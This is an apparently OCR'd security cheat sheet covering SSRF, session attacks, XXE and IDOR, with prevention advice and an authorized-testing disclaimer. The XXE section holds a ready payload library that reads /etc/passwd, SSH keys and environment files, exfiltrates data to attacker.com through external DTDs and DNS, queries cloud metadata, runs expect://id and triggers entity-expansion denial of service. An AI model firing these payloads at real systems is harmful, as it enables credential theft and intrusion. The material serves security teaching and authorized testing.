• **Response Validation:** Don't return raw response to user. Validate response headers and content. Limit response size. Check Content-Type matches expected format.

• **Use Safe Libraries:** Use libraries with SSRF protection (requests with allow_redirects=False). Avoid curl_exec, file_get_contents with user input. Configure timeout limits.

• **Authentication for Internal Services:** All internal services should require authentication. Don't rely on network location for security. Use mutual TLS for internal communication.

• **Monitoring and Logging:** Log all external requests with destinations. Alert on internal IP access attempts. Monitor for metadata service access. Track unusual outbound connections.

SSRF DETECTION & TESTING

✓ Test all URL parameters: url=, uri=, path=, dest=, redirect=, webhook=, etc.

✓ Try localhost variations: 127.0.0.1, localhost, 127.1, 0.0.0.0

✓ Test cloud metadata: http://169.254.169.254/latest/meta-data/

✓ Try internal IPs: 10.0.0.1, 192.168.1.1, 172.16.0.1

✓ Test different protocols: file://, gopher://, dict://, ftp://

✓ Use Burp Collaborator or webhook.site for blind SSRF detection

✓ Try IP encoding: decimal, hex, octal, short forms

✓ Test @ and # URL tricks: http://attacker@internal

✓ Look for timing differences (blind SSRF indicator)

✓ Try common internal ports: 22, 80, 443, 3306, 6379, 8080, 9200

✓ Test document upload/processing features

✓ Check webhook and callback URL parameters

✓ Try XXE with SSRF payloads in XML inputs

✓ Test image processing with URL inputs

✓ Monitor DNS queries from application server (Burp Collaborator)

✓ Check for open redirects to chain with SSRF

SSRF IMPACT BY TARGET

Target	Access Gained	Severity
AWS Metadata	IAM credentials, SSH keys	Critical
Internal Admin Panel	Privileged operations	High
Redis/Memcached	Data manipulation, cache poisoning	High
Elasticsearch	Data access, cluster control	High
Internal APIs	Sensitive data, operations	Medium-High
File System (file://)	Configuration, credentials	High

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized SSRF attacks and network scanning are illegal. Always obtain written permission before testing.

AUTHENTICATION

SESSION MANAGEMENT

Complete Security Reference

What is Authentication & Session Management?
Authentication verifies user identity while session management maintains that identity across requests. Vulnerabilities in these systems allow attackers to bypass authentication, hijack sessions, or impersonate users. These flaws are consistently in OWASP Top 10 due to their critical impact.

Brute Force: Unlimited login attempts without rate limiting. Tools automate password guessing.

`Example: admin/password123, admin/admin | Impact: Account takeover`

Credential Stuffing: Leaked credentials from other breaches tested en masse due to password reuse.

`Example: user@email.com:leaked_password | Impact: Mass compromise`

Session Fixation: Attacker sets session ID before victim login, then reuses it after authentication.

`Example: site.com?SID=attacker_value | Impact: Account takeover`

Session Hijacking: Stealing session cookies via XSS, network sniffing, or MITM attacks.

`Example: document.cookie theft via XSS | Impact: Impersonation`

Weak Session Tokens: Predictable session IDs allow enumeration and guessing.

`Example: Sequential or timestamp-based IDs | Impact: Session prediction`

Session Timeout: Sessions not expiring allow prolonged unauthorized access after theft.

`Example: No idle/absolute timeout | Impact: Extended exposure`


XML EXTERNAL ENTITY

Complete XXE Attack Reference

What is XXE?
XML External Entity (XXE) is an attack against applications that parse XML input. When XML parsers are misconfigured, attackers can define external entities to access local files, perform SSRF attacks, cause denial of service, or execute code. XXE exploits the XML specification's external entity feature.

1. Classic XXE - Local File Disclosure

Description: Most common XXE attack. External entity references local file path. Parser resolves entity and includes file content in XML. Targets sensitive files like /etc/passwd, config files, source code, SSH keys.



Example Payload:

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xxe;</foo>
```


Attack Vectors:

```
file:///etc/passwd | file:///c:/windows/win.ini | file:///var/www/html/config.php
```

Impact: Sensitive file disclosure, credential theft, source code exposure

2. Blind XXE - Out-of-Band (OOB)

Description: Application doesn't return parsed XML content. Exfiltrate data via external HTTP/DNS requests to attacker server. DTD defines entity that triggers external request with file content.



Example Payload:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://attacker.com/evil.dtd"> %xxe;]>
```


Attack Vectors:

```
External DTD loads and exfiltrates via HTTP callback | DNS exfiltration via subdomain
```

Impact: Blind file disclosure, data exfiltration, SSRF

3. XXE via File Upload (SVG, DOCX, XLSX)

Description: Document formats contain XML. SVG images, Office documents (DOCX, XLSX), RSS feeds all use XML internally. Upload malicious file with XXE payload. Server parses during processing.



Example Payload:

```
SVG: <svg><!DOCTYPE svg [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><text>&xxe;</text></svg>
```


Attack Vectors:

```
Malicious SVG | DOCX with external entity | XLSX with XXE in XML
```

Impact: File disclosure through document upload, bypasses content filters

4. XXE to SSRF

Description: External entities can reference HTTP URLs, not just files. Force server to make HTTP requests to internal services or external servers. Combines XXE with SSRF for network scanning.



Example Payload:

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://192.168.1.1:8080/admin">]>
```


Attack Vectors:

```
http://169.254.169.254/latest/meta-data/ | http://localhost:6379/ | http://internal-api
```

Impact: Internal network access, cloud metadata theft, port scanning

5. XXE with Parameter Entities

Description: Parameter entities (%) used in DTD for advanced attacks. Enables data exfiltration in blind scenarios. Nests entities to bypass filters. More flexible than general entities.



Example Payload:

```
<!DOCTYPE foo [<!ENTITY % file SYSTEM "file:///etc/passwd"><!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM
'http://attacker.com/?x=%file;'>">%eval;%exfil;]>
```


Attack Vectors:

```
Parameter entity chains | Nested entity definitions | DTD-based exfiltration
```

Impact: Blind XXE data exfiltration, complex attack chains

6. XXE Denial of Service (Billion Laughs)

Description: Exponential entity expansion exhausts server resources. Nested entity references expand recursively. Small XML becomes gigabytes in memory. Crashes parser or entire system.



Example Payload:

```
<!DOCTYPE lolz [<!ENTITY lol "lol"><!ENTITY lol2 "&lol;&lol;"><!ENTITY lol3 "&lol2;&lol2;">...]>
```


Attack Vectors:

```
Recursive entity expansion | Billion laughs attack | XML bomb
```

Impact: Denial of service, resource exhaustion, system crash

7. XXE via SOAP Web Services

Description: SOAP uses XML for message format. Legacy web services often vulnerable. WSDL files reveal endpoints. Many SOAP implementations have insecure XML parsers by default.



Example Payload:

```
SOAP envelope with XXE in body: <soapenv:Body><!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
```


Attack Vectors:

```
XXE in SOAP body | XXE in SOAP header | WSDL endpoint enumeration
```

Impact: Enterprise application compromise, legacy system exploitation

8. XXE in Content-Type Exploitation

Description: Force server to parse XML by changing Content-Type header. JSON endpoint may accept application/xml. Try XML parsing on various endpoints. Server may parse XML without expecting it.



Example Payload:

```
Change Content-Type: application/json to application/xml, send XML with XXE
```


Attack Vectors:

```
Content-Type: application/xml | text/xml | application/soap+xml
```

Impact: Unexpected parsing vectors, bypasses input validation

9. XXE with UTF-7 Encoding

Description: UTF-7 encoding bypasses WAF and filters. Encodes XXE payload in UTF-7 charset. Parser decodes before processing. Rare but effective bypass technique.



Example Payload:

```
Content-Type: application/xml; charset=UTF-7 with encoded XXE payload
```


Attack Vectors:

```
UTF-7 encoded entities | +ADw- for < | Charset manipulation
```

Impact: WAF bypass, filter evasion

10. XXE via XInclude

Description: XInclude allows including external XML documents. Used when only part of XML is user-controlled. Doesn't require DOCTYPE. Works in XML fragments.



Example Payload:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"
href="file:///etc/passwd"/></foo>
```


Attack Vectors:

```
xi:include with file path | HTTP URL inclusion | Parse as text or xml
```

Impact: File disclosure in constrained scenarios, DOCTYPE-less XXE

11. XXE to Remote Code Execution

Description: Rare but critical. Expect protocol in PHP allows code execution. Java's jar: protocol can extract files. Combining XXE with other vulnerabilities (RFI, deserialization) achieves RCE.



Example Payload:

```
<!ENTITY xxe SYSTEM "expect://id"> (PHP with expect extension)
```


Attack Vectors:

```
expect:// protocol | jar:// protocol | Combine with RFI/deserialization
```

Impact: Complete system compromise, remote code execution

12. XXE in Android/iOS Mobile Apps

Description: Mobile apps often use XML for configuration or API communication. Less scrutinized than web applications. Vulnerable XML parsers in mobile SDKs common. Test SOAP, REST XML, config files.



Example Payload:

```
Android XML parser without setFeature(FEATURE_DISABLE_EXTERNAL_ENTITIES)
```

Attack Vectors:

```
Mobile app XML endpoints | Configuration parsing | SDK vulnerabilities
```

Impact: Mobile app compromise, device file access, API exploitation

XXE PAYLOAD LIBRARY

Basic File Disclosure (Linux/Unix)

- <!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xxe;</foo>
- <!ENTITY xxe SYSTEM "file:///etc/shadow"> (requires root)
- <!ENTITY xxe SYSTEM "file:///home/user/.ssh/id_rsa">
- <!ENTITY xxe SYSTEM "file:///var/www/html/config.php">
- <!ENTITY xxe SYSTEM "file:///proc/self/environ">

Basic File Disclosure (Windows)

- <!ENTITY xxe SYSTEM "file:///c:/windows/win.ini">
- <!ENTITY xxe SYSTEM "file:///c:/boot.ini">
- <!ENTITY xxe SYSTEM "file:///c:/windows/system32/drivers/etc/hosts">
- <!ENTITY xxe SYSTEM "file:///c:/inetpub/wwwroot/web.config">

Out-of-Band (OOB) Exfiltration

- <!DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://attacker.com/evil.dtd"> %xxe;]>
- evil.dtd: <!ENTITY % file SYSTEM "file:///etc/passwd"><!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://attacker.com/?x=%file;'>">%eval;
- DNS exfiltration: SYSTEM "http://`whoami`.attacker.com/"

SSRF via XXE

- <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/"> (AWS)
- <!ENTITY xxe SYSTEM "http://localhost:8080/admin">
- <!ENTITY xxe SYSTEM "http://192.168.1.1/">
- <!ENTITY xxe SYSTEM "http://internal-service:3306/">

DoS Attacks

- Billion Laughs: <!DOCTYPE lolz [<!ENTITY lol "lol"><!ENTITY lol2 "&lol;&lol;">...]>
- External entity recursion to exhaust resources
- Large file inclusion: file:///dev/random

XInclude Attacks

- <foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>
- <xi:include href="http://attacker.com/file.xml"/>

XXE PREVENTION

• **Disable External Entities (Primary):** Configure XML parser to disable DTDs entirely. Disallow external entities and doctypes. This is the most effective prevention. Most modern parsers default to safe settings.

• **Use Simple Data Formats:** Prefer JSON over XML when possible. JSON doesn't have entity expansion or external references. Reduces attack surface significantly. Only use XML when necessary.

• **Input Validation:** Validate and sanitize XML input. Reject DOCTYPE declarations. Use XML schema validation (XSD). Whitelist allowed elements and attributes only.

• **Update XML Libraries:** Keep XML parsers and libraries updated. Older versions often vulnerable by default. Use latest versions with secure defaults. Check security advisories regularly.

• **Least Privilege Parser:** Run XML parsing with minimal permissions. Limit file system access. Use sandboxed or containerized environments. Restrict network access from parser.

• **WAF and Network Filtering:** Deploy WAF with XXE detection rules. Block outbound connections from XML parser. Monitor for suspicious DOCTYPE declarations. Log all XML processing.

SECURE PARSER CONFIGURATION

Python (lxml):

```
parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False)
```

PHP (libxml):

```
libxml_disable_entity_loader(true); LIBXML_NOENT = false
```

Java:

```
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

.NET:

```
xmlReader.Settings.DtdProcessing = DtdProcessing.Prohibit; xmlReader.Settings.XmlResolver = null;
```

Node.js:

```
Use libraries like libxmljs with noent: false option
```

XXE DETECTION & TESTING

✓ Identify all XML input points (API endpoints, file uploads, SOAP services)

✓ Test basic XXE with file:///etc/passwd or file:///c:/windows/win.ini

✓ Try out-of-band XXE with Burp Collaborator or webhook.site

✓ Test Content-Type manipulation (change JSON to XML)

✓ Upload SVG, DOCX, XLSX files with XXE payloads

✓ Test SOAP endpoints with XXE in envelope

✓ Try XInclude attacks when DOCTYPE not allowed

✓ Test parameter entity attacks for blind XXE

✓ Attempt SSRF via XXE (internal IPs, cloud metadata)

✓ Test DoS with billion laughs attack (carefully!)

✓ Check mobile app XML parsing (Android/iOS)

✓ Review XML schema validation and DTD processing

✓ Test different protocols: file://, http://, ftp://, expect://

✓ Monitor for external DNS/HTTP requests from server

VULNERABLE FILE FORMATS

Format	Contains XML	Common Usage
SVG	Yes (entire file)	Images, icons, graphics
DOCX	Yes (document.xml)	Microsoft Word documents
XLSX	Yes (workbook.xml)	Microsoft Excel spreadsheets
PPTX	Yes (presentation.xml)	Microsoft PowerPoint
ODT	Yes (content.xml)	OpenDocument text
RSS/Atom	Yes (entire feed)	News feeds, blogs
SOAP	Yes (envelope)	Web services, APIs
SAML	Yes (assertions)	Authentication, SSO
PDF	Sometimes (metadata)	Documents (XMP metadata)

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized XXE attacks and file access are illegal. Always obtain written permission before testing.

INSECURE DIRECT


OBJECT REFERENCE

Complete IDOR Attack Reference

What is IDOR?
Insecure Direct Object Reference (IDOR) occurs when an application exposes direct references to internal objects (files, database records, URLs) without proper access control. Attackers manipulate parameters (IDs, filenames, keys) to access unauthorized resources. IDOR is consistently found in bug bounties due to its simplicity and high impact.

1. Numeric ID IDOR

Description: Most common IDOR type. Sequential numeric IDs easily guessable. User accesses /user/123, changes to /user/124 to view other user's data. No authorization check between user identity and requested resource ID.



Example Attack:

```
/api/user/1234 → /api/user/1235 | /order/5000 → /order/5001
```


Attack Techniques:

```
Increment/decrement IDs | Try ID ranges | Brute force sequential IDs
```

Impact: Unauthorized data access, privacy violation, account enumeration

2. GUID/UUID IDOR

Description: GUIDs appear random but may still be vulnerable. Check if GUID referenced elsewhere (emails, responses, logs). Try leaked/disclosed GUIDs. Some UUID versions (v1) contain timestamp and MAC address.



Example Attack:

```
/document/550e8400-e29b-41d4-a716-446655440000
```


Attack Techniques:

```
Extract GUIDs from responses | Check UUID version | Try leaked identifiers
```

Impact: Access to 'protected' resources, false sense of security

3. Filename/Path IDOR

Description: Direct file references without access control. User uploads file as user123_doc.pdf, tries user124_doc.pdf. Directory traversal combined with IDOR. Predictable naming patterns exploitable.



Example Attack:

```
/download?file=invoice_123.pdf → invoice_124.pdf
```


Attack Techniques:

```
Modify filenames | Change user prefixes | Path manipulation | Pattern guessing
```

Impact: Unauthorized file access, sensitive document disclosure

4. Email/Username IDOR

Description: APIs accept email or username instead of ID. Enumerate valid emails/usernames. No rate limiting enables mass data harvesting. Common in profile lookup, password reset, user search endpoints.



Example Attack:

```
/api/profile?email=victim@domain.com
```


Attack Techniques:

```
Email enumeration | Username guessing | Common name lists | Company directory
```

Impact: Profile disclosure, data scraping, targeted attacks

5. Blind IDOR

Description: No direct output but action succeeds. Change password for other user, delete other's resources, modify settings. Confirmation may be indirect (email notification, log entry, side channel).



Example Attack:

```
POST /api/user/456/delete (deletes other user's account)
```


Attack Techniques:

```
State-changing operations without direct feedback | Monitor side effects
```

Impact: Unauthorized modifications, data deletion, privilege escalation

6. Multi-Step IDOR

Description: First request appears authorized, subsequent uses leaked reference. Step 1: View own order, response contains other order IDs. Step 2: Use discovered ID in privileged operation.



Example Attack:

```
GET /orders (reveals all IDs) → POST /order/5678/refund
```


Attack Techniques:

```
Chain requests | Extract IDs from responses | Use in privileged operations
```

Impact: Complex attack chains, bypasses simple access controls

7. JSON/POST Body IDOR

Description: IDOR in POST request bodies, not just URLs. JSON payload contains user_id, account_id, organization_id. Modify these values in request body. Less obvious than URL parameters.



Example Attack:

```
{"user_id": 123, "action": "delete"} → Change user_id to 124
```


Attack Techniques:

```
Modify JSON/XML body IDs | Change nested object references | Array manipulation
```

Impact: Hidden IDOR vectors, bypasses URL-based protection

8. IDOR in GraphQL

Description: GraphQL exposes object references through queries. Query accepts IDs without proper authorization. Introspection reveals available IDs and relationships. Batching enables mass enumeration.



Example Attack:

```
query {user(id: 123) {email, ssn}} → Change id to 124
```


Attack Techniques:

```
Modify ID in GraphQL query | Batch queries | Introspection for schema
```

Impact: API data exposure, mass data harvesting via batching

9. Horizontal Privilege Escalation

Description: Access resources of users at same privilege level. User A views user B's orders, messages, documents. Most common IDOR scenario. Both users have same role but should only access own data.



Example Attack:

```
User views /profile/456 (another regular user's profile)
```


Attack Techniques:

```
Enumerate IDs of same-level users | Access peer resources
```

Impact: Privacy violation, data breach, competitive intelligence

10. Vertical Privilege Escalation

Description: Regular user accesses admin/privileged resources. User modifies admin_id parameter, accesses /admin/settings. More severe than horizontal. Leads to full system compromise.



Example Attack:

```
/api/user/123/role → Change to /api/admin/role
```


Attack Techniques:

```
Try admin IDs | Access privileged endpoints | Modify role parameters
```

Impact: Admin access, system compromise, full control

11. IDOR via HTTP Headers

Description: References in custom headers. X-User-Id, X-Account-Id, X-Organization headers trusted without validation. Less obvious attack vector. Often overlooked in security reviews.



Example Attack:

```
X-User-Id: 123 → Change to X-User-Id: 124
```


Attack Techniques:

```
Modify custom headers | Try common header names | Burp Suite header manipulation
```

Impact: Hidden IDOR, bypasses request body/URL protection

12. IDOR in Mobile APIs

Description: Mobile app APIs often less protected than web. Hardcoded API keys, weak authentication. Decompile app to find endpoints. Mobile-specific IDORs in push notifications, deep links, SDK calls.



Example Attack:

```
Mobile API: /api/v1/user/profile?uid=123
```

Attack Techniques:

```
Intercept mobile traffic | Decompile app | Test discovered endpoints
```

Impact: Mobile user data exposure, app-specific vulnerabilities

HIGH-VALUE IDOR TARGETS

User Data Endpoints

- /api/user/{id} - User profiles and personal information
- /api/user/{id}/settings - Account configuration
- /profile/{username} - Public/private profiles
- /account/{id}/details - Account details
- /api/user/{id}/addresses - Shipping/billing addresses
- /user/{id}/payment-methods - Saved credit cards
- /api/user/{id}/notifications - User notifications

Document & File Endpoints

- /download?file={filename} - File downloads
- /api/document/{id} - Document access
- /files/{user_id}/{filename} - User files
- /invoice/{id} - Invoice/receipt access
- /report/{id}/download - Report generation
- /api/attachment/{id} - Email/message attachments
- /media/{id} - Images, videos, uploads

Financial & Transaction Endpoints

- /api/order/{id} - Order details and history
- /transaction/{id} - Transaction records
- /payment/{id}/details - Payment information
- /invoice/{id} - Billing invoices
- /subscription/{id} - Subscription details
- /refund/{id} - Refund requests
- /api/wallet/{id}/balance - Wallet/balance info

Communication Endpoints

- /api/message/{id} - Private messages
- /conversation/{id} - Chat conversations
- /api/email/{id} - Email content
- /ticket/{id} - Support tickets
- /api/comment/{id} - Comments (edit/delete)

- /notification/{id} - User notifications

Administrative Endpoints

- /admin/user/{id} - Admin user management
- /api/admin/logs/{id} - System logs
- /admin/organization/{id} - Org settings
- /api/admin/reports - Administrative reports
- /admin/settings/{id} - System configuration

API-Specific Patterns

- /api/v1/users/{id}/data - RESTful patterns
- ?user_id={id} - Query parameters
- user={id} - Simple parameter names
- {"user_id": 123} - JSON body references
- X-User-Id: {id} - Custom headers

IDOR TESTING METHODOLOGY

1. Identify Object References: Map all parameters that reference objects: user IDs, document IDs, order numbers, filenames. Look in URLs, POST bodies, JSON, headers, cookies. Create list of all potential IDOR points.

2. Create Multiple Test Accounts: Register 2-3 accounts with different privileges. User A (victim), User B (attacker), Admin account if possible. Test access between accounts systematically.

3. Map Access Patterns: As User A, access own resources and note IDs/references. Log all object identifiers visible to User A. Document which resources should be private.

